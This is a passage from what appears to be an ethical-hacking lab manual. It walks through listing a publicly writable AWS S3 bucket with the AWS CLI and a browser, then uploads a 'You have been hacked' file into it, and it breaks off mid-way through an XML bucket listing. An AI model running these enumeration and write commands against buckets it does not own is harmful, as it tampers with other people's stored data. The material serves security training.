
24. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker02** in the AWS service. We are going to use that bucket in this task.

Note: The public S3 buckets can be found during the enumeration phase.

25. Let us list the directories in the **certifiedhacker02** bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker02**) and press **Enter**.


Note: The bucket name may be different in your lab environment depending on the bucket you are targeting.

26. This will show you the list of directories in the **certifiedhacker02** S3 bucket, as shown in the screenshot.



27. Now, maximize the browser window, type **certifiedhacker02.s3.amazonaws.com** in the address bar, and press **Enter**.


28. This will show you the complete list of directories and files available in this bucket.



29. Minimize the browser window and switch to **Terminal**.

30. Let us move some files to the **certifiedhacker02** bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.

31. By issuing this command, you are creating a file named **Hack.txt**.



The screenshot shows a Parrot OS desktop environment. A terminal window titled "echo 'You have been hacked' >> Hack.txt - Parrot Terminal" is open. The terminal shows the following commands and output:

```
[root@parrot]~# aws s3 ls s3://certifiedhacker02
07:43:42 5201590 PRE-Publication-version-SP.800-203.pdf
07:43:42 428640 PRE-Whitepaper.pdf

[root@parrot]~# echo "You have been hacked" >> Hack.txt
[root@parrot]~#
```

The desktop background is a dark, abstract geometric pattern. On the left side, there are several desktop icons: "README license", "Trash", "CEHv12 Module 13 Hacking Web Servers", and "CEHv12 Module 14 Hacking Web Applications". The bottom of the screen shows a taskbar with a "Menu" button, a window titled "echo 'You have been ha...", and a "Mozilla Firefox" icon.

32. Let us try to move the **Hack.txt** file to the **certifiedhacker02** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker02** and press **Enter**.

33. You have successfully moved the **Hack.txt** file to the **certifiedhacker02** bucket.

```

[root@parrot]-[~]
#aws s3 ls s3://certifiedhacker02
07:43:42 5201590 PRE-Publication-version-SP.800-203.pdf
07:43:42 428640 PRE-Whitepaper.pdf
[root@parrot]-[~]
#echo "You have been hacked" >> Hack.txt
[root@parrot]-[~]
#aws s3 mv Hack.txt s3://certifiedhacker02
move: ./Hack.txt to s3://certifiedhacker02/Hack.txt
[root@parrot]-[~]
#

```

34. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.

35. You can observe that the **Hack.txt** file is moved to the certifiedhacker02 bucket, as shown in the screenshot.

```


This XML file does not appear to have any style information associated with it. The document tree is shown below.
<?xml version="1.0" encoding="UTF-8">
<ListBucketResult>
  <Name>certifiedhacker02</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
